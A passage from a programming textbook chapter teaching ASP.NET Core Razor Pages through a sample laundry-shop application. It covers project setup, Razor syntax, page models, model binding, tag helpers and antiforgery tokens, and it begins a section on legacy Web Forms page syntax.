In VS Code open the Extensions view (**Ctrl+Shift+X**, macOS **Cmd+Shift+X**) and install **C# Dev Kit**, or type `code --install-extension ms-dotnettools.csdevkit`. It brings the **C#** extension (coloring, completion, errors as you type, debugging) and the **.NET Install Tool**, and adds a **Solution Explorer** and commands such as **.NET: New Project...** [13]. It is free for individuals, education and open source; larger organizations need a Visual Studio subscription. On Windows and macOS, also run `dotnet dev-certs https --trust` once, so that new projects' `https://localhost` addresses open without a warning; this chapter's projects use plain `http://127.0.0.1` and need nothing.

9.5.4 What this book's build could and could not do

The build machine had the .NET 10 SDK but **could not reach NuGet**. ASP.NET Core is in the shared framework, so every Razor Pages example **was compiled with `dotnet build` and run**. The SQLite driver `Microsoft.Data.Sqlite` is a NuGet package, so the Razor Pages track reads the Laundry's sample data from the **CSV export** that ships with the database (`data/csv/*.csv`, the same rows as `laundry.db`) and holds it in memory. A second data class for the real database ships beside it, compiled only on request after

```
dotnet add package Microsoft.Data.Sqlite
```

with `dotnet run -p:UseSqlite=true`. **That class was not compiled here** (Section 9.10.3). Web Forms cannot run on Linux; its listings are **not run** (Section 9.9). The PHP, Java and Python tracks and the shared JavaScript **were run**, in a terminal and in a headless Chromium browser, on copies of `laundry.db`. `VERIFIED.md` in the code folder lists every command and result.

9.6 The First Razor Pages Application

9.6.1 One command

In a terminal, in the folder where you keep projects:

```
dotnet new webapp -o FirstApp
```

`dotnet new` creates a project from a **template**; `webapp` is *ASP.NET Core Web App (Razor Pages)*; `-o FirstApp` names the folder and the project. **Listing 9.9** is the answer.

Listing 9.9 The real output of `dotnet new webapp` on the build machine (path shortened). *Restore* fetches the project's packages; there are none beyond the shared framework, so it succeeds offline.

```
The template "ASP.NET Core Web App (Razor Pages)" was created successfully.
This template contains technologies from parties other than Microsoft, see
https://aka.ms/aspnetcore/10.0-third-party-notices for details.

Processing post-creation actions...
Restoring /…/FirstApp/FirstApp.csproj:
  Determining projects to restore...
  Restored /…/FirstApp/FirstApp.csproj (in 115 ms).
Restore succeeded.
```

The "technologies from parties other than Microsoft" are Bootstrap and jQuery, copied into `wwwroot/lib/`. Now run it:

```
cd FirstApp
dotnet run --urls http://127.0.0.1:8901
```

`dotnet run` restores, compiles and starts the project; `--urls` chooses the address, which otherwise comes from `Properties/launchSettings.json`. **Listing 9.10** is the log.

Listing 9.10 The log of `dotnet run --urls http://127.0.0.1:8901` (three earlier lines, about the launch settings and data-protection keys, omitted). The warning is harmless: the template redirects HTTP to HTTPS and was given no HTTPS address.

```
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://127.0.0.1:8901
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Development
info: Microsoft.Hosting.Lifetime[0]
      Content root path: /…/FirstApp
warn: Microsoft.AspNetCore.HttpsPolicy.HttpsRedirectionMiddleware[3]
      Failed to determine the https port for redirect.
```

Open `http://127.0.0.1:8901/`: a page titled *Home page - FirstApp* says *Welcome*. Stop with **Ctrl+C**. Notice that the application **is** the web server — ASP.NET Core carries its own, **Kestrel** — that it starts in about a second, and that the environment is **Development** (Section 9.6.3). In VS Code: **File → Open Folder…**, choose `FirstApp`, press **F5** and choose *C#*; the browser opens and breakpoints work.

9.6.2 The anatomy of a Razor Pages project

Without `bin/` and `obj/` (compiled output) and the 9.6 MB of Bootstrap and jQuery, the project is:

```
FirstApp/
├── FirstApp.csproj            the project: what to build, for which .NET
├── Program.cs                 the program: services, pipeline, run
├── appsettings.json           settings (appsettings.Development.json overrides them)
├── Properties/
│   └── launchSettings.json    how "dotnet run" and F5 start it
├── Pages/                     one .cshtml (+ .cshtml.cs) per page
│   ├── Index.cshtml           the page at /
│   ├── Index.cshtml.cs        its page model
│   ├── Privacy.cshtml(.cs), Error.cshtml(.cs)
│   ├── _ViewImports.cshtml    usings and tag helpers for every page
│   ├── _ViewStart.cshtml      runs before every page: chooses the layout
│   └── Shared/_Layout.cshtml  the frame around every page
└── wwwroot/                   static files: css/, js/, lib/, favicon.ico
```

Table 9.9 says what each part is for and where its equivalent was earlier in the book.

Table 9.9 The parts of a Razor Pages project. The `Pages` folder is the site map: a file's path under `Pages` is its address.

Part	Purpose	Nearest earlier equivalent
`*.csproj`	Target framework, packages, build options	`composer.json`, `pom.xml`
`Program.cs`	Registers services, builds the request pipeline	`web.xml` and the container (Chapter 7)
`Pages/X.cshtml`	Markup of page `/X`, with Razor code	`x.php`, `x.jsp`
`Pages/X.cshtml.cs`	Page model: handlers and the page's data	a servlet's `doGet`, `doPost`
`_Layout.cshtml`	Frame shared by all pages	included header and footer
`_ViewImports`, `_ViewStart`	Settings for every page in the folder	directives repeated atop every JSP
`wwwroot/`	Files sent unchanged	Apache's document root
`appsettings*.json`	Configuration	`config.php`, `context.xml`

Listing 9.11 is the project file.

Listing 9.11 `FirstApp.csproj`. `Sdk="Microsoft.NET.Sdk.Web"` makes it a web project using the ASP.NET Core shared framework; `net10.0` is the target; `Nullable` and `ImplicitUsings` switch on null checking and automatic `using`s.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

</Project>
```

With `Nullable` enabled the compiler distinguishes `string` (never `null`) from `string?` (may be `null`) and warns when a `null` might be used by mistake — the Java `NullPointerException` caught before the program runs.

9.6.3 `Program.cs`: services, then pipeline

Listing 9.12 is the template's whole program.

Listing 9.12 `Program.cs` of the template. Before `builder.Build()` services are registered; after it the pipeline is built; `app.Run()` starts Kestrel and waits.

```
var builder = WebApplication.CreateBuilder(args);

// Add services to the container.
builder.Services.AddRazorPages();

var app = builder.Build();

// Configure the HTTP request pipeline.
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");
    // The default HSTS value is 30 days. You may want to change this for production
scenarios, see https://aka.ms/aspnetcore-hsts.
    app.UseHsts();
}

app.UseHttpsRedirection();

app.UseRouting();

app.UseAuthorization();

app.MapStaticAssets();
app.MapRazorPages()
   .WithStaticAssets();

app.Run();
```

There is no class and no `Main`: C# allows *top-level statements* in one file. Every ASP.NET Core program has the same three parts.

Services. `WebApplication.CreateBuilder(args)` reads the configuration (the `appsettings` files, environment variables, the command line), sets up logging and prepares a **service container**. `AddRazorPages()` registers what Razor Pages needs. A *service* is any object the application may ask for later; the container creates it and hands it over — **dependency injection** (Section 9.8.1).

The pipeline. After `Build()`, each `Use…` or `Map…` line adds a piece of **middleware**, a component that receives the request and either answers or passes it on. Here: outside Development, `UseExceptionHandler("/Error")` turns any exception into a friendly page and `UseHsts` tells browsers to use only HTTPS; `UseHttpsRedirection` redirects HTTP to HTTPS; `UseRouting` decides which *endpoint* — page, file or API — the address belongs to; `UseAuthorization` checks access; `MapStaticAssets` serves `wwwroot`; `MapRazorPages` makes every page an endpoint. It is the filter chain of Chapter 7 in another form, and the order of the lines is the order of the pipeline.

Running. `app.Run()` starts Kestrel and blocks until stopped.

> **Development is not production.** In Development, ASP.NET Core shows a detailed error page with the stack trace and source lines — a gift to an attacker. The environment comes from `ASPNETCORE_ENVIRONMENT`, which `launchSettings.json` sets to `Development` for `dotnet run`; a published application runs as `Production`.

9.6.4 A page and its page model

The home page is two files: the markup (**Listing 9.13**)

Listing 9.13 `Pages/Index.cshtml` of the template. `@page` makes the file a page with its own address; `@model IndexModel` names its page model; `@{ … }` runs C# before the HTML is written.

```
@page
@model IndexModel
@{
    ViewData["Title"] = "Home page";
}

<div class="text-center">
    <h1 class="display-4">Welcome</h1>
    <p>Learn about <a href="https://learn.microsoft.com/aspnet/core">building Web apps with
ASP.NET Core</a>.</p>
</div>
```

and the page model (**Listing 9.14**).

Listing 9.14 `Pages/Index.cshtml.cs`: a page model with an empty `OnGet`, which runs for every `GET` to the page before the markup is rendered.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace FirstApp.Pages;

public class IndexModel : PageModel
{
    public void OnGet()
    {

    }
}
```

`@page` makes a `.cshtml` file a Razor *Page* with an address taken from its place: `Pages/Index.cshtml` answers `/`, `Pages/Privacy.cshtml` answers `/Privacy`, `Pages/Admin/Bills.cshtml` would answer `/Admin/Bills`. Inside the markup, `Model` is the page-model object that handled the request; `ViewData["Title"]` passes the title to the layout. For every request ASP.NET Core creates a fresh `IndexModel`, calls the matching **handler**, renders the markup and throws the object away — nothing survives between requests unless you store it somewhere that does, the rule of PHP and the opposite of the shared servlet fields Chapter 7 warned about.

9.7 Razor Syntax

9.7.1 One character: `@`

Razor is the template language of `.cshtml` files [14]. Where PHP has `<?php ?>` and JSP `<% %>`, `<%= %>` and `${}`, Razor has **one** character, `@`, and works out where the code ends: `@name` starts an expression, `@( … )` bounds one explicitly, `@{ … }` is a block of statements, and `@if`, `@foreach`, `@switch` start control flow whose braces contain HTML again. **Listing 9.15** is the Laundry application's *Razor tour*.

Listing 9.15 `Pages/Razor.cshtml`: a tour of Razor. The `@{ … }` block declares C# variables; every line of the list shows one rule.

```
@page
@{
    ViewData["Title"] = "Razor tour";
    var kilos = 5;
    var pricePerKg = 8000;
    var note = "<b>Please do not iron the batik</b>";
    string[] racks = ["A01", "A02", "A03"];
    var status = "finished";
}
<h1>Razor, one idea per line</h1>
<ol>
    <li>An expression: 2 + 3 = @(2 + 3)</li>
    <li>A variable: @kilos kg at @pricePerKg per kg = @(kilos * pricePerKg)</li>
    <li>A method call: @LaundryRules.Rupiah(kilos * pricePerKg)</li>
    <li>Text is encoded, so this stays text: @note</li>
    <li>Unless you insist (trusted markup only): @Html.Raw("<em>express</em>")</li>
    <li>An e-mail address is not code: cs@profitina-laundry.example</li>
    <li>Two at signs make one: @@profitina_laundry</li>
    @if (kilos > 4)
    {
        <li>A decision: more than 4 kg, so a free laundry bag.</li>
    }
    else
    {
        <li>A decision: a small load.</li>
    }
    @foreach (var rack in racks)
    {
        <li>A loop: rack @rack</li>
    }
    @switch (status)
    {
        case "queued":
            <li>A switch: in process</li>
            break;
        case "finished":
            <li>A switch: ready for pickup</li>
            break;
        default:
            <li>A switch: collected</li>
            break;
    }
    <li>Plain text inside a code block: @{ var total = kilos * pricePerKg; <text>total =
@total</text> }</li>
</ol>
@* A Razor comment: removed on the server, never sent. *@
<!-- An HTML comment: sent to the browser, visible with View Source. -->
```

Listing 9.15 (Continued) *Pages/Razor.cshtml: a tour of Razor. The @{ … } block declares C# variables; every line of the list shows one rule.*

```
<p>Rendered at @DateTime.Now.ToString("HH:mm:ss") by the server.</p>
```

Listing 9.16 is the part of the real response between `<main>` and `</main>`.

Listing 9.16 The real HTML produced by **Listing 9.15**. The Razor comment has disappeared, the HTML comment has not, and `note` has been encoded.

```
<h1>Razor, one idea per line</h1>
<ol>
    <li>An expression: 2 + 3 = 5</li>
    <li>A variable: 5 kg at 8000 per kg = 40000</li>
    <li>A method call: Rp 40.000</li>
    <li>Text is encoded, so this stays text: &lt;b&gt;Please do not iron the
batik&lt;/b&gt;</li>
    <li>Unless you insist (trusted markup only): <em>express</em></li>
    <li>An e-mail address is not code: cs@profitina-laundry.example</li>
    <li>Two at signs make one: @profitina_laundry</li>
        <li>A decision: more than 4 kg, so a free laundry bag.</li>
        <li>A loop: rack A01</li>
        <li>A loop: rack A02</li>
        <li>A loop: rack A03</li>
            <li>A switch: ready for pickup</li>
    <li>Plain text inside a code block: total = 40000</li>
</ol>
<!-- An HTML comment: sent to the browser, visible with View Source. -->
<p>Rendered at 22:12:26 by the server.</p>
```

Line by line: `@(2 + 3)` is an **explicit expression**. `@kilos` is an **implicit expression**, which ends at the space — so a product needs parentheses, `@(kilos * pricePerKg)`. A method call such as `@LaundryRules.Rupiah(…)` needs none. `@note` printed `<b>`: **Razor HTML-encodes everything it prints**, the most important security property of the language. `@Html.Raw` switches encoding off for markup your own program built — never for anything a visitor typed. An e-mail address is recognized and left alone; `@@` writes one `@`. `@if … else`, `@foreach` and `@switch` choose and repeat pieces of HTML, and their source indentation is copied as written. `<text>…</text>` writes plain text from inside a code block. `@* … *@` is removed on the server, while `<!-- … -->` travels to every browser. **Table 9.10** collects the rules beside their PHP and JSP twins.

Table 9.10 Razor next to PHP and JSP. In Razor the short form is the safe form.

To …	Razor	PHP (Chapter 3)	JSP (Chapter 7)
print a value, encoded	`@x`, `@(a + b)`	`<?= htmlspecialchars($x) ?>`	`<c:out value="${x}"/>`
print markup unencoded	`@Html.Raw(x)`	`<?= $x ?>`	`${x}`
run statements	`@{ var t = a * b; }`	`<?php $t = $a * $b; ?>`	`<% int t = a * b; %>`
decide	`@if (c) { … } else { … }`	`<?php if ($c): ?> … <?php endif; ?>`	`<c:if test="${c}">…</c:if>`
repeat	`@foreach (var r in racks) { … }`	`<?php foreach ($racks as $r): ?>`	`<c:forEach var="r" items="${racks}">`
comment, not sent	`@* … *@`	`<?php /* … */ ?>`	`<%-- … --%>`

9.7.2 The layout and the two underscore files

Every Laundry page shares one frame, **Listing 9.17**.

Listing 9.17 `Pages/Shared/_Layout.cshtml`: the frame of every page. `@RenderBody()` is where the page's content goes; `@RenderSectionAsync("Scripts", …)` is where a page may add scripts.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>@ViewData["Title"] - Profitina Laundry</title>
    <link rel="stylesheet" href="~/css/site.css">
</head>
<body>
    <header>
        <img src="~/img/profitina-logo-horizontal.png" alt="Profitina">
        <nav>
            <a asp-page="/Index">Prices</a>
            <a asp-page="/Quote">Quote</a>
            <a asp-page="/Status">Bill status</a>
            <a asp-page="/Counter" asp-route-outlet="O03">Counter</a>
            <a asp-page="/Razor">Razor tour</a>
        </nav>
    </header>
    <main>
        @RenderBody()
    </main>
    <footer>Profitina Laundry &middot; Surabaya &middot; ASP.NET Core
@Environment.Version</footer>
    @await RenderSectionAsync("Scripts", required: false)
</body>
</html>
```

`@RenderBody()` marks the hole each page fills — the master page of ASP.NET 2.0 and the includes of Chapters 3 and 7, inverted: the frame includes the page. `@RenderSectionAsync("Scripts", required: false)` is a named hole that a page fills with `@section Scripts { … }`. `~/` means the root of the application, which stays right if it is published under a sub-path. The `asp-page` links are tag helpers (Section 9.8.4). `_ViewStart.cshtml` chooses the layout for every page with one statement, `Layout = "_Layout";`, and `_ViewImports.cshtml` holds what every page would otherwise repeat:

```
@using LiveStatus
@using LiveStatus.Data
@namespace LiveStatus.Pages
@addTagHelper *, Microsoft.AspNetCore.Mvc.TagHelpers
```

Its last line switches on the built-in tag helpers; without it, `asp-page` would reach the browser as an unknown attribute.

9.8 Page Models, Handlers and Tag Helpers

The rest of the chapter uses one application, **LiveStatus**, in `Code_new/Chapter09/aspnet/LiveStatus/`: a price list, a quotation form, the Razor tour, the bill status and the counter. `cd aspnet/LiveStatus` and `dotnet run` start it at `http://127.0.0.1:8910/`.

9.8.1 A page model that asks for what it needs

The price list, **Listing 9.18**, loops over services and outlets.

Listing 9.18 `Pages/Index.cshtml` of LiveStatus: the price list, two `@foreach` loops; every value printed with `@` is encoded.

```
@page
@model IndexModel
@{
    ViewData["Title"] = "Prices";
}
<h1>Our prices</h1>
<p>@Model.Services.Count services at @Model.Outlets.Count outlets, per unit.</p>
<table>
    <thead><tr><th>Code</th><th>Service</th><th class="money">Price</th></tr></thead>
    <tbody>
    @foreach (var s in Model.Services)
    {
        <tr>
            <td>@s.Id</td>
            <td>@s.Description</td>
            <td class="money">@LaundryRules.Rupiah((long)s.Price)</td>
        </tr>
    }
    </tbody>
</table>
<h2>Where to find us</h2>
<ul>
@foreach (var o in Model.Outlets)
{
    <li><strong>@o.Name</strong>, @o.Address (@o.Phone)</li>
}
</ul>
```

Its page model, **Listing 9.19**, supplies the data.

Listing 9.19 `Pages/Index.cshtml.cs`: the page model asks for an `ILaundryStore` in its constructor and fills two properties in `OnGet`.

```
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LiveStatus.Pages;

// The page model: the C# half of Index.cshtml. ASP.NET Core creates one for every request
// and hands it the store it asks for in its constructor (dependency injection).
public class IndexModel(ILaundryStore store) : PageModel
{
    public IReadOnlyList<Service> Services { get; private set; } = [];
    public IReadOnlyList<Outlet> Outlets { get; private set; } = [];

    public void OnGet()                     // runs for GET /  (and GET /Index)
    {
        Services = store.Services();
        Outlets = store.Outlets();
    }
}
```

`public class IndexModel(ILaundryStore store) : PageModel` is a C# 12 **primary constructor**: the class takes a parameter `store`, usable anywhere inside it. The service container supplies it: `Program.cs` (Section 9.10.4) registered one object as the application's `ILaundryStore`, and when ASP.NET Core creates an `IndexModel` it passes that object in.

> **DEFINITION. Dependency injection** is the arrangement in which a class *declares* the objects it needs, usually as constructor parameters, and the service container creates and supplies them. The class never writes `new CsvLaundryStore(...)`, so it does not know which implementation it receives.

`ILaundryStore` has two implementations in this project, one on CSV files and one on SQLite; the pages cannot tell them apart and never change when one replaces the other.

9.8.2 Handlers

A handler is a page-model method whose name says which requests it answers, as **Table 9.11** shows.

Table 9.11 How a request finds its handler: `On`, the HTTP method, optionally a name given by `?handler=`, optionally `Async`. Parameters are filled from the query string, the form or the route by name.

Request	Handler called	In this chapter
`GET /Quote`	`OnGet()`	the empty quotation form
`POST /Quote`	`OnPost()`	the filled-in form comes back
`GET /Status?handler=Live&bill=…`	`OnGetLive(string? bill, string? phone)`	the bill's status as JSON
`POST /Counter?handler=Advance&id=B2952`	`OnPostAdvance(string id)`	move a bill one step

A handler may return `void`, and the markup is rendered, or an **`IActionResult`**: `Page()` renders the markup, `RedirectToPage(…)` redirects, `new JsonResult(data)` sends JSON, `StatusCode(304)` sends only a status. That freedom is the key to Section 9.10: one page can answer a browser with HTML and a script with JSON.

9.8.3 Model binding and validation

The quotation page, **Listing 9.20**, adds **model binding**, which copies form fields into C# properties, and **validation**, which checks them.

Listing 9.20 `Pages/Quote.cshtml.cs`. `QuoteInput` describes the form with validation attributes; `[BindProperty]` asks for it to be filled from the posted form; `OnPost` adds two rules of its own and computes the price.

```
using System.ComponentModel.DataAnnotations;
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LiveStatus.Pages;

public class QuoteInput
{
    [Required(ErrorMessage = "Choose a service.")]
    [Display(Name = "Service")]
    public string ServiceId { get; set; } = "S0001";

    [Range(0.1, 999, ErrorMessage = "Enter an amount from 0.1 to 999.")]
    [Display(Name = "Amount (kg, items or pairs)")]
    public decimal Amount { get; set; } = 1;
}

public record QuoteResult(string Service, string Quantity, long Total, string ReadyBy);

public class QuoteModel(ILaundryStore store, ShopClock clock) : PageModel
{
    [BindProperty]                                  // filled from the form on POST
    public QuoteInput Input { get; set; } = new();

    public SelectList ServiceItems { get; private set; } = default!;
    public QuoteResult? Result { get; private set; }

    public void OnGet() => FillList();              // GET /Quote: the empty form

    public IActionResult OnPost()                   // POST /Quote: the form came back
    {
        FillList();
        var service = store.Services().FirstOrDefault(s => s.Id == Input.ServiceId);
        if (service is null)
        {
            ModelState.AddModelError("Input.ServiceId", "Choose a service from the list.");
        }
        else if (!service.Description.Contains("(per kg)") && Input.Amount !=
decimal.Truncate(Input.Amount))
        {
            ModelState.AddModelError("Input.Amount", "A whole number of items, for example
2.");
        }
        if (!ModelState.IsValid)
        {
            return Page();                          // the same form, with the messages
```

Listing 9.20 (Continued) *Pages/Quote.cshtml.cs. QuoteInput describes the form with validation attributes; [BindProperty] asks for it to be filled from the posted form; OnPost adds two rules of its own and computes the price.*

```
        }
        var units = (int)Math.Ceiling(Input.Amount); // kilograms are rounded up
        Result = new QuoteResult(service!.Description,
                                 LaundryRules.Quantity(units, service.Description),
                                 units * (long)service.Price,
                                 LaundryRules.Promised(clock.NowText(), service.Id));
        return Page();
    }

    void FillList() =>
        ServiceItems = new SelectList(store.Services(), nameof(Service.Id),
nameof(Service.Description));
}
```

On a `POST`: ASP.NET Core creates a `QuoteModel`; **binding** fills `Input` from the fields `Input.ServiceId` and `Input.Amount`, converting `"2.1"` to the `decimal` 2.1; **validation** checks `[Required]` and `[Range]` and records each failure in `ModelState`, a dictionary from field name to messages (`[Display]` supplies the label people read); `OnPost` adds two rules attributes cannot express — the service must exist, and a service sold per item or pair needs a whole number — and if `ModelState.IsValid` is false returns `Page()`, the same form with the visitor's values and the messages. Otherwise it applies the shop's price rule. With a the amount brought and p_s the price of service s per unit:

$$u = \lceil a \rceil \tag{9.1}$$

$$P = u \times p_s \tag{9.2}$$

Equation (9.1) rounds kilograms **up** — the ceiling $\lceil \cdot \rceil$, `Math.Ceiling` in C# — and Equation (9.2) multiplies by the price; for items and pairs a is already whole.

> **WORKED EXAMPLE.** A customer brings 2.1 kg of curtains (S0010, Rp 15.000 per kg). $u = \lceil 2.1 \rceil = 3$ and $P = 3 \times 15000 = 45000$: Rp 45.000. Curtains promise 120 hours, so curtains brought at 21:00 on 30 September 2026 are ready at 21:00 on 5 October. **Figure 9.21** is the page the build machine drew for exactly this input. A second customer asks for 2.5 bed covers (S0008, per item): `[Range]` is satisfied, but `OnPost` adds "A whole number of items, for example 2." to `Input.Amount`, and the form returns with the message and 2.5 still in the box.



Figure 9.21 The quotation page after posting 2.1 kg of curtains, drawn by the build machine's headless Chromium: Rp 45.000 for 3 kg, ready five days later.

9.8.4 Tag helpers

The markup, **Listing 9.21**, contains almost no explicit HTML for the fields.

Listing 9.21 `Pages/Quote.cshtml`. The `asp-for`, `asp-items` and `asp-validation-for` attributes belong to **tag helpers**; `Model.Result is { } r` means "if `Result` is not null, call it `r`".

```
@page
@model QuoteModel
@{
    ViewData["Title"] = "Quote";
}
<h1>How much will it cost?</h1>
<form method="post">
    <p>
        <label asp-for="Input.ServiceId"></label>
        <select asp-for="Input.ServiceId" asp-items="Model.ServiceItems"></select>
        <span asp-validation-for="Input.ServiceId" class="error"></span>
    </p>
    <p>
        <label asp-for="Input.Amount"></label>
        <input asp-for="Input.Amount" type="number" step="0.1" min="0.1">
        <span asp-validation-for="Input.Amount" class="error"></span>
    </p>
    <button>Quote</button>
</form>

@if (Model.Result is { } r)
{
    <section class="card">
        <h2>@LaundryRules.Rupiah(r.Total)</h2>
        <p>@r.Service, @r.Quantity. Ready by @r.ReadyBy if you bring it now.</p>
    </section>
}
```

A **tag helper** is a C# class that runs on the server when Razor meets a matching element and rewrites it; the element stays readable HTML, while the helper fills in what only the server knows. **Listing 9.22** is what the form became in a real `GET /Quote`.

Listing 9.22 The HTML the tag helpers of **Listing 9.21** produced (real output; nine options and most of the token left out where marked). Every `name`, `id`, `for`, option and `data-val-*` attribute was written by a helper, and the last line was added unasked.

```
<form method="post">
    <p>
        <label for="Input_ServiceId">Service</label>
        <select data-val="true" data-val-required="Choose a service." id="Input_ServiceId"
name="Input.ServiceId"><option selected="selected" value="S0001">Wash, dry &amp; fold (per
kg)</option>
<option value="S0002">Express wash &amp; fold, 1 day (per kg)</option>
…
<option value="S0012">Helmet cleaning (per item)</option>
</select>
        <span class="error field-validation-valid" data-valmsg-for="Input.ServiceId" data-
valmsg-replace="true"></span>
    </p>
    <p>
        <label for="Input_Amount">Amount (kg, items or pairs)</label>
        <input type="number" step="0.1" min="0.1" data-val="true" data-val-number="The
field Amount (kg, items or pairs) must be a number." data-val-range="Enter an amount from
0.1 to 999." data-val-range-max="999" data-val-range-min="0.1" data-val-required="The
Amount (kg, items or pairs) field is required." id="Input_Amount" name="Input.Amount"
value="1"><input name="__Invariant" type="hidden" value="Input.Amount" />
        <span class="error field-validation-valid" data-valmsg-for="Input.Amount" data-
valmsg-replace="true"></span>
    </p>
    <button>Quote</button>
<input name="__RequestVerificationToken" type="hidden"
value="CfDJ8Nn6zGboveZOhT82vnNSLw5X…" /></form>
```

The label received its `for` and the `[Display]` text; the select received the `name` model binding expects, one option per service (encoded: `&`) and `selected` on the current value; the input

received name, id, value and `data-val-*` rules for an optional client-side validation script, plus a hidden `__Invariant` field telling model binding to read the number with a dot, so `2.1` is never misread as 21 on a computer set to Indonesian. And the form received a hidden **`__RequestVerificationToken`**, the **antiforgery token**.

A **cross-site request forgery** (CSRF) is an attack in which a page on *another* site makes the visitor's browser post to *your* site, cookies included, so the request looks like the visitor's own [15]. The defense is a secret value your page puts in its forms that the other site cannot know. Razor Pages adds it to every `method="post"` form and **checks it for every `POST` handler automatically**; the build's test received `400 Bad Request` for a post without it (Section 9.14). Chapter 7 had to write a filter for this.

9.8.5 Two requests, one page object each

The visitor opens `/Quote`: a `QuoteModel` is created, `OnGet` fills the list, the form is rendered with the defaults, and the object is discarded. The visitor posts: a **new** `QuoteModel` is created, binding fills `Input`, validation fills `ModelState`, `OnPost` sets `Result` and returns `Page()`, and the form is rendered again with the posted values, because the tag helpers write the *current* value of `Input`. Nothing survived between the two requests.

> **Redirect after a POST that changes something.** The quotation page may answer with `Page()` because it changes nothing. A handler that creates or changes data should end with `return RedirectToPage(…)`, the Post/Redirect/Get pattern of Chapter 7, so that Reload cannot do it twice.

9.9 Web Forms, Shown for Concept

From 2002 until about 2016, "ASP.NET" meant **Web Forms**, and many applications written then are still maintained. Chapters 11 to 15 teach its classic topics in modern form, so you should be able to read a Web Forms page and know what each part became. The listings of this section are complete and faithful but **were not run**: Web Forms needs the .NET Framework 4.8 on Windows, and the build machine ran Linux. Each idea is shown next to its Razor Pages form, which was run.

9.9.1 The page syntax

A Web Forms page has the extension **`.aspx`**. **Listing 9.23** shows all eight elements of its syntax.

Listing 9.23 `Hello.aspx`: directives, a code declaration block, code render blocks, server-side comments, a server control, a data-binding expression, a server-side object tag and a server-side include. Not run.

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Globalization" %>

<script runat="server">
    // Code declaration block: fields and methods of this page's class.
    int pricePerKg = 8000;
    string[] racks = { "A01", "A02", "A03" };

    string Rupiah(long amount)
    {
        return "Rp " + amount.ToString("#,0", CultureInfo.InvariantCulture).Replace(',',
'.');
    }

    protected void Page_Load(object sender, EventArgs e)
    {
        lblWelcome.Text = "Welcome to Profitina Laundry";   // a server control, set from
code
        rptRacks.DataSource = racks;
        rptRacks.DataBind();                                // makes the <%# %> expressions
run
    }
</script>

<!DOCTYPE html>
<html>
<head runat="server">><title>Hello, Web Forms</title></head>
<body>
    <form id="form1" runat="server">
        <h1><asp:Label ID="lblWelcome" runat="server" /></h1>

        <%-- Server-side comment: removed on the server, never sent. --%>
        <!-- HTML comment: sent to the browser. -->

        <p>Code render block, an expression: 5 kg costs <%= Rupiah(5 * pricePerKg) %>.</p>

        <% if (DateTime.Now.Hour < 12) { %>
            <p>Code render block, a statement: good morning.</p>
        <% } else { %>
            <p>Code render block, a statement: good afternoon.</p>
        <% } %>

        <asp:Repeater ID="rptRacks" runat="server">
            <ItemTemplate><p>Data-binding expression: rack <%# Container.DataItem
%></p></ItemTemplate>
        </asp:Repeater>

        <object id="started" runat="server" class="System.Text.StringBuilder"
scope="pipeline"></object>
```

Listing 9.23 (Continued) *Hello.aspx: directives, a code declaration block, code render blocks, server-side comments, a server control, a data-binding expression, a server-side object tag and a server-side include. Not run.*

```
        <!-- #include file="footer.inc" -->
    </form>
</body>
</html>
```

1. **Directives**, `<%@ … %>`, speak to the compiler: `@ Page`, `@ Import`, and also `@ Control`, `@ Implements`, `@ Register`, `@ Assembly`, `@ Master` and `@ WebHandler` — JSP's `page` and `taglib` directives under other names.

2. A **code declaration block**, `<script runat="server">`, holds the page class's fields and methods, like JSP's `<%! %>`.
3. **Code render blocks**: `<%= %>` prints (without encoding) and `<% %>` runs statements, even across HTML.
4. **Server-side comments**, `<%-- --%>`, are removed on the server.
5. A **server control**, `<asp:Label ID="lblWelcome" runat="server" />`: `runat="server"` turns an element into an **object** of class `Label`, reachable from code, which renders its own HTML.
6. A **data-binding expression**, `<%# %>`, is evaluated when `DataBind()` runs — here once per item of the `Repeater`.
7. A **server-side object tag**, `<object runat="server" class="…">`, declares an object of a .NET class for the page.
8. A **server-side include**, `<!-- #include file="…" -->`, pastes a file in before compilation.

Table 9.12 maps each element to its Razor replacement.

Table 9.12 Web Forms page syntax and its Razor Pages replacement, element by element.

Web Forms	Example	Razor Pages equivalent
Directive	`<%@ Page Language="C#" %>`	`@page`, `@model`, `@using`
